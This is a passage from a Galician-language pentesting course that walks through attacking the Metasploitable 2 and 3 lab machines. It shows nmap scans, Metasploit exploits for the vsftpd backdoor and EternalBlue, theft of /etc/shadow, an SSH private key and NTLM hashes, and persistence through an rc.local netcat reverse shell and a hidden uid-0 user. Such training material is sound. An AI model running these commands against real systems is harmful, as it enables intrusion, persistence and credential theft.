2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 8
|   Capabilities flags: 43564
|   Some Capabilities: SwitchToSSLAfterHandshake, LongColumnFlag, SupportsTransactions, Support41Auth, ConnectWithDatabase, Speaks41ProtocolNew,
SupportsCompression
|   Status: Autocommit
|_  Salt: dcFq*v6KULY]F'0WJKy@
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2025-07-17T18:00:48+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
```

```
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
MAC Address: 08:00:27:83:86:82 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2025-07-17T14:00:40-04:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: mean: 1h00m00s, deviation: 2h00m00s, median: 0s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.37 seconds
```

Fase 2: Análise de vulnerabilidades

Identificación de servizos vulnerábeis:

- Servizos atopados: FTP (vsftpd), SSH, MySQL, Apache, Samba, Telnet

Empregar `searchsploit` para buscar exploits relacionados con vsftpd:

```
searchsploit vsftpd 2.3.4
```

```
----------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                   |  Path
----------------------------------------------------------------------------------------------------------------- ---------------------------------
vsftpd 2.3.4 - Backdoor Command Execution                                                                        | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                                                           | unix/remote/17491.rb
----------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

> **Exploits atopados**
>
> Podemos observar que atopamos 2 exploits para explotar a vulnerabilidade: un script de python e outro de Metasploit

Fase 3: Explotación

Uso de Metasploit Framework para explotar a vulnerabilidade:

```
msfconsole -q
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST 192.168.56.30
run
```

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.30
RHOST ⇒ 192.168.56.30
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.30:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.30:21 - USER: 331 Please specify the password.
[+] 192.168.56.30:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.30:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.29:32891 → 192.168.56.30:6200) at 2025-07-17 18:13:14 +0000

whoami
root
```

Fase 4: Post-explotación

Recolleita de información (datos sensibles):

```
whoami
cat /etc/passwd
cat /etc/shadow
find / -iname "*.php"
ls -l /home
ls -l /home/msfadmin/.ssh
cd /home/msfadmin/.ssh
ssh -i id_rsa root@localhost ls /root
cat id_rsa
```

Fase 5: Persistencia

Opción 1 - Reverse shell

> **IP da máquina Kali Linux**
>
> No caso de execución deste procedemento a IP da máquina Kali Linux foi: **192.168.56.29**, pero no voso caso pode variar. Tédeo en conta para o seguimento desta práctica.
>
> ```
> $ ip -o -4 addr show eth0 | awk '{print $4}' | cut -d'/' -f1
> ```

Unha vez dentro da shell conseguida con metasploit executar:

```
sed -i 's/exit 0/#exit 0/' /etc/rc.local
echo 'sleep 10
nohup nc -e /bin/bash 192.168.56.29 4444 &
exit 0' >> /etc/rc.local
```


Abrir outra shell na Kali Linux e poñer a escoita o porto da reverse shell:

```
$ nc -lvp 4444
```

Agora reiniciar a máquina metasploitable e revisar se unha vez arrancada a reverse shell actívase. Podemos executar o comando `reboot` na consola xerada con `metasploit`

```
sed -i 's/exit 0/#exit 0/' /etc/rc.local
echo 'sleep 10
nohup nc -e /bin/bash 192.168.56.29 4444 &
exit 0' >> /etc/rc.local
reboot
[*] 192.168.56.30 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Unha vez reiniciada a máquina metasploitable ao cargarse o arquivo `/etc/rc.local` abrirase a `reverse shell` que temos á espera na Kali Linux:



Opción 2 - Cifrado asimétrico ssh

> **id_rsa de msfadmin**
>
> Anteriormente na `Fase 4: Post-explotación` conseguimos a `key privada id_rsa` de `msfadmin`, a cal permitiranos acceder ao usuario `root` mediante ssh.
>
> ```
> cat /home/msfadmin/.ssh/id_rsa
> ```

En Kali Linux:

A. Copiamos o contido de `id_rsa` en `/home/kali/id_rsa`

```
echo '-----BEGIN RSA PRIVATE KEY-----
MIIEoQIBAAKCAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqld
JkcteZZdPFSbW76IUiPR0Oh+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qO
ffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5
JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9I
yhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7b
wkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3wIBIwKCAQBaUjR5bUXnHGA5fd8N
UqrUx0zeBQsKlv1bK5DVm1GSzLj4TU/S83B1NF5/1ihzofI7OAQvlCdUY2tHpGGa
zQ6ImSpUQ5i9+GgBUOaklRL/i9cHdFv7PSonW+SvF1UKY5EidEJRb/O6oFgB5q8G
JKrwu+HPNhvD+dliBnCn0JU+Op/1Af7XxAP814Rz0nZZwx+9KBWVdAAbBIQ5zpRO
eBBllSGDsnsQN/lG7w8sHDqsSt2BCK8c9ct31n14TK6HgOx3EuSbisEmKKwhWV6/
ui/qWrrzurXA4Q73wO1cPtPg4sx2JBh3EMRm9tfyCCtB1gBi0N/2L7j9xuZGGY6h
JETbAoGBANI8HzRjytWBMvXh6TnMOa5S7GjoLjdA3HXhekyd9DHywrA1pby5nWP7
VNP+ORL/sSNl+jugkOVQYWGG1HZYHk+OQVo3qLiecBtp3GLsYGzANA/EDHmYMUSm
4v3WnhgYMXMDxZemTcGEyLwurPHumgy5nygSEuNDKUFfWO3mymIXAoGBAMqZi3YL
zDpL9Ydj6JhO51aoQVT91LpWMCgK5sREhAliWTWjlwrkrogyaWAUQYkLeyA8yUPZ
PufBmrO0FkNa+4825vg48dyq6CVobHHR/GcjAzXiengi6i/tzHbA0PEai0aUmvwY
OasZYEQI47geBvVD3v7D/gPDQNoXG/PWIPt5AoGBAMw6Z3S4tmkBKjCvkhrjpb9J
PW05UXeA1ilesVG+Ayk096PcV9vngvNpLdVAGi+2jtHuCQa5PEx5+DLav8Nriyi2
E5l35bqoiilCQ83PriCAMpL49iz6Pn00Z3o+My1ZVJudQ5qhjVznY+oBdM3DNpAE
xn6yeL+DEiI/XbPngsWvAoGAbfuU2a6iEQSp28iFlIKa10VlS2U493CdzJg0IWcF
2TVjoMaFMcyZQ/pzt9B7WQY7hodl8aHRsQKzERieXxQiKSxuwUN7+3K4iVXxuiGJ
BMndK+FYbRpEnaz591K6kYNwLaEg70BZ0ek0QjC2Ih7t1ZnfdFvEaHFPF05foaAg
iIMCgYAsNZut02SC6hwwaWh3Uxr07s6jB8HyrET0v1vOyOe3xSJ9YPt7c1Y20OQO
Fb3Yq4pdHm7AosAgtfC1eQi/xbXP73kloEmg39NZAfT3wg817FXiS2QGHXJ4/dmK
94Z9XOEDocClV7hr9H//hoO8fV/PHXh0oFQvw1d+29nf+sgWDg==
-----END RSA PRIVATE KEY-----' > /home/kali/id_rsa
```

E modificamos os seus permisos:

```
chmod 400 /home/kali/id_rsa
```

B. Executar nunha shell de Kali Linux:

```
ssh -i /home/kali/id_rsa -oStrictHostKeyChecking=no -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedKeyTypes=+ssh-rsa root@192.168.56.30
```

```
┌──(kali㉿kali)-[~]
└─$ ssh -i /home/kali/id_rsa -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedKeyTypes=+ssh-rsa root@192.168.56.30
The authenticity of host '192.168.56.30 (192.168.56.30)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.30' (RSA) to the list of known hosts.
Last login: Thu Jul 17 14:32:56 2025 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~#
```

Opción 3 - Engadir usuario permanente e ademais facelo root

Unha vez dentro da shell conseguida con metasploit executar:

```
useradd -m pentester -o -u 0 -g 0
echo 'pentester:abc123.' | chpasswd
id pentester
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.30:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.30:21 - USER: 331 Please specify the password.
[+] 192.168.56.30:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.30:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.56.29:34195 → 192.168.56.30:6200) at 2025-07-17 21:02:32 +0000

useradd -m pentester -o -u 0 -g 0
echo 'pentester:abc123.' | chpasswd
id pentester
uid=0(root) gid=0(root) groups=0(root)
```

Como podemos observar o usuario `pentester` **é** `root`

Fase 6: Informe final

Seguir o indicado en Informes de Pentesting para obter:

- Informe técnico
- Informe executivo

3.2.2 Metasploitable 3

Introdución

Metasploitable 3

> **Metasploitable 3**
>
> Plataforma máis avanzada que Metasploitable 2, ideal para practicar pentesting con vulnerabilidades reais en contornos Microsoft Windows e GNU/Linux.

Metasploitable 3 é unha máquina virtual intencionadamente vulnerábel desenvolvida por Rapid7, deseñada para reproducir escenarios reais de seguridade informática con configuracións complexas e servizos vulnerábeis modernos.

- **Nome:** Metasploitable 3
- **Autor:** Rapid7
- **Base:** Windows Server 2008 R2 ou Ubuntu 14.04
- **Repositorio oficial:** https://github.com/rapid7/metasploitable3
- **Formato:** Vagrant + VirtualBox/VMware (construído con Packer)
- **Principais vulnerabilidades/servizos abertos:**

  Versión Windows:
  - `EternalBlue` (MS17-010)
  - `WinRM` mal configurado
  - `IIS` con vulnerabilidades
  - `MS SQL Server` exposto sen cifrado
  - `RDP`, `FTP`, `SMB` mal configurados

  Versión Linux:
  - `Tomcat` con credenciais por defecto
  - `MySQL` aberto sen contrasinal
  - `Drupal` vulnerábel (Drupalgeddon)
  - `Jenkins`, `Apache`, `Samba`, `phpMyAdmin`

É necesario rexistrarse?

Non. O repositorio e o código están dispoñíbeis libremente en GitHub.

Pódense publicar solucións?

Si. É un recurso educativo mantido por Rapid7 e usado amplamente en formación profesional e académica.

Práctica Taller: Metasploitable 3 – Pentest paso a paso en contorno moderno

> **Recomendacións**
>
> • Non actualizar os paquetes da máquina (podería romper os vectores de ataque).
>
> • Traballar sempre nunha rede illada (host-only) para evitar exposicións accidentais.
>
> • Úsaa como práctica avanzada despois de dominar Metasploitable 2.

> **Credenciais por defecto**
>
> • Usuario: `vagrant`
>
> • Contrasinal: `vagrant`

> **Vulnerabilidades**
>
> • Vulnerabilidades

Obxectivo

Completar un test de intrusión sobre un sistema Windows vulnerable con múltiples servizos mal configurados, orientado á explotación con Metasploit e técnicas de post-explotación avanzadas.

Pasos básicos

1. **Clonar o repositorio oficial desde GitHub**:

```
git clone https://github.com/rapid7/metasploitable3.git
cd metasploitable3
```

2. **Instalar os requisitos previos no teu sistema (exemplo para Debian/Ubuntu)**:

```
sudo apt update
sudo apt install -y virtualbox vagrant unzip wget
```


Para instalar Packer:

```
wget https://releases.hashicorp.com/packer/1.10.0/packer_1.10.0_linux_amd64.zip
unzip packer_1.10.0_linux_amd64.zip
sudo mv packer /usr/local/bin/
packer version
```

3. **Construír a máquina virtual Windows vulnerable (leva tempo)**:

```
vagrant up win2k8
```

4. Configurar en VirtualBox unha máquina Kali Linux coa rede en modo **só anfitrión (host-only)**.



5. Arrancar a máquina Kali Linux:
   - Identificar a IP (`netdiscover` ou `arp-scan` ou `nmap`) e realizar escaneo con `nmap` .
   - Detectar vulnerabilidades en servizos como WinRM, SMB, ou HTTP.
   - Explotar un servizo usando Metasploit.
   - Establecer persistencia, escalar privilexios e recoller información do sistema.
6. Elaborar un informe final coas evidencias obtidas.

FASES DUN TEST DE INTRUSIÓN (PENTEST)

Fase 1: Recopilación de información

> **Prerrequisito**
>
> Realizar os Pasos básicos do 1 ao 5(inclusive).
> Arrancar a máquina Kali Linux na primeira opción de arranque.

A. Dende a máquina Kali Linux detectar IP da máquina Metasploitable3. Así, executar nunha consola:

```
setxkbmap es
sudo netdiscover -r 192.168.56.0/24 || sudo arp-scan --interface=eth0 192.168.56.0/24 || sudo nmap -sn -PR 192.168.56.0/24
```

> **IP atopada para metasploitable 3**
>
> No caso de execución deste procedemento a IP atopada foi: **192.168.56.39**, pero no voso caso pode variar. Tédeo en conta para o seguimento desta práctica.

B. Comprobación de conectividade e detección do sistema operativo. Así, executar:

```
ping -c1 192.168.56.39 -R
```

> **TTL**
>
> - TTL ≃ 64 ⇒ GNU/Linux
> - TTL ≃ 128 ⇒ Microsoft Windows
>
> Como podemos observar neste caso non obtemos conectividade co comando `ping` debido ao firewall de Windows, se estivera desactivado a saída do comando `ping` amosaría que estamos ante unha máquina obxectivo **Windows**.

C. Escaneo básico con Nmap:

```
nmap -sC -sV -oA metasploitable3-scan 192.168.56.39
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-21 12:42 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.32
Host is up (0.00087s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT      STATE SERVICE    VERSION
21/tcp    open  ftp        Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http       Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Potentially risky methods: TRACE
4848/tcp  open  ssl/http   Oracle Glassfish Application Server
|_http-title: Login
|_http-server-header: GlassFish Server Open Source Edition  4.0
| ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US
| Not valid before: 2013-05-15T05:33:38
|_Not valid after:  2023-05-13T05:33:38
|_ssl-date: 2025-07-21T12:43:50+00:00; 0s from scanner time.
5985/tcp  open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8080/tcp  open  http       Sun GlassFish Open Source Edition  4.0
|_http-server-header: GlassFish Server Open Source Edition  4.0
| http-methods:
|_  Potentially risky methods: PUT DELETE TRACE
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: GlassFish Server - Server Running
8383/tcp  open  http       Apache httpd
|_http-server-header: Apache
|_http-title: 400 Bad Request
9200/tcp  open  http       Elasticsearch REST API 1.1.1 (name: Mark Raxton; Lucene 4.7)
|_http-title: Site doesn't have a title (application/json; charset=UTF-8).
|_http-cors: HEAD GET POST PUT DELETE OPTIONS
49153/tcp open  msrpc      Microsoft Windows RPC
49154/tcp open  msrpc      Microsoft Windows RPC
49157/tcp open  java-rmi   Java RMI
49158/tcp open  tcpwrapped
MAC Address: 08:00:27:15:2B:FE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 94.22 seconds
```

Fase 2: Análise de vulnerabilidades

Non se identifica o servizo SMB. Así, para explotar a vulnerabilidade **EternalBlue** imos desactivar o firewall de Windows. Polo tanto na máquina virtual Windows:

1. Facer login coas credenciais:


Usuario: Administrator

Contrasinal: vagrant

2. Executar nunha consola de comandos:

```
netsh advfirewall set allprofiles state off
```

Isto desactiva o firewall de Windows para todos os perfís. Útil para asegurar que nada bloquea `SMB`, `psexec`, ou conexións remotas.



Na máquina virtual Kali Linux empregar `searchsploit` para buscar exploits relacionados cos servizos detectados:

```
searchsploit winrm
searchsploit ms17-010
```

Exploits atopados

Podemos observar que atopamos múltiples exploits, entre eles un para **EternalBlue** (MS17-010), que permite executar código remotamente cunha shell privilexiada.

Fase 3: Explotación

IP da máquina Kali Linux

No caso de execución deste procedemento a IP da máquina Kali Linux foi: **192.168.56.29**, pero no voso caso pode variar. Tédeo en conta para o seguimento desta práctica.

```
$ ip -o -4 addr show eth0 | awk '{print $4}' | cut -d'/' -f1
```


Uso de Metasploit Framework para explotar a vulnerabilidade:

```
msfconsole -q
use exploit/windows/smb/ms17_010_eternalblue
set RHOST 192.168.56.39
set LHOST 192.168.56.29
set PAYLOAD windows/x64/meterpreter/reverse_tcp
run
```

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.56.39
RHOST ⇒ 192.168.56.39
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.56.29
LHOST ⇒ 192.168.56.29
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.56.29:4444
[*] 192.168.56.39:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.39:445     - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Stan
dard 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint
/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regu
lar expression
[*] 192.168.56.39:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.56.39:445 - The target is vulnerable.
[*] 192.168.56.39:445 - Connecting to target for exploitation.
[+] 192.168.56.39:445 - Connection established for exploitation.
[+] 192.168.56.39:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.39:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.56.39:445 - 0×00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Ser
ver 2
[*] 192.168.56.39:445 - 0×00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Stan
dard
[*] 192.168.56.39:445 - 0×00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Servic
e Pac
[*] 192.168.56.39:445 - 0×00000030  6b 20 31                                         k 1

[+] 192.168.56.39:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.39:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.56.39:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.39:445 - Starting non-paged pool grooming
[+] 192.168.56.39:445 - Sending SMBv2 buffers
[+] 192.168.56.39:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.39:445 - Sending final SMBv2 buffers.
[*] 192.168.56.39:445 - Sending last fragment of exploit packet!
[*] 192.168.56.39:445 - Receiving response from exploit packet
[+] 192.168.56.39:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.56.39:445 - Sending egg to corrupted connection.
[*] 192.168.56.39:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.56.39
[*] Meterpreter session 1 opened (192.168.56.29:4444 → 192.168.56.39:49294) at 2025-09-11 12:47:41 +0000
[+] 192.168.56.39:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.39:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.39:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

Unha vez dentro da shell meterpreter:

```
getuid
sysinfo
```



Fase 4: Post-explotación

Recolleita de información (datos sensibles):

```
hashdump
ps
migrate <PID> #Intentar migrar `explorer.exe` ou `lsass.exe` se aparecen.
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
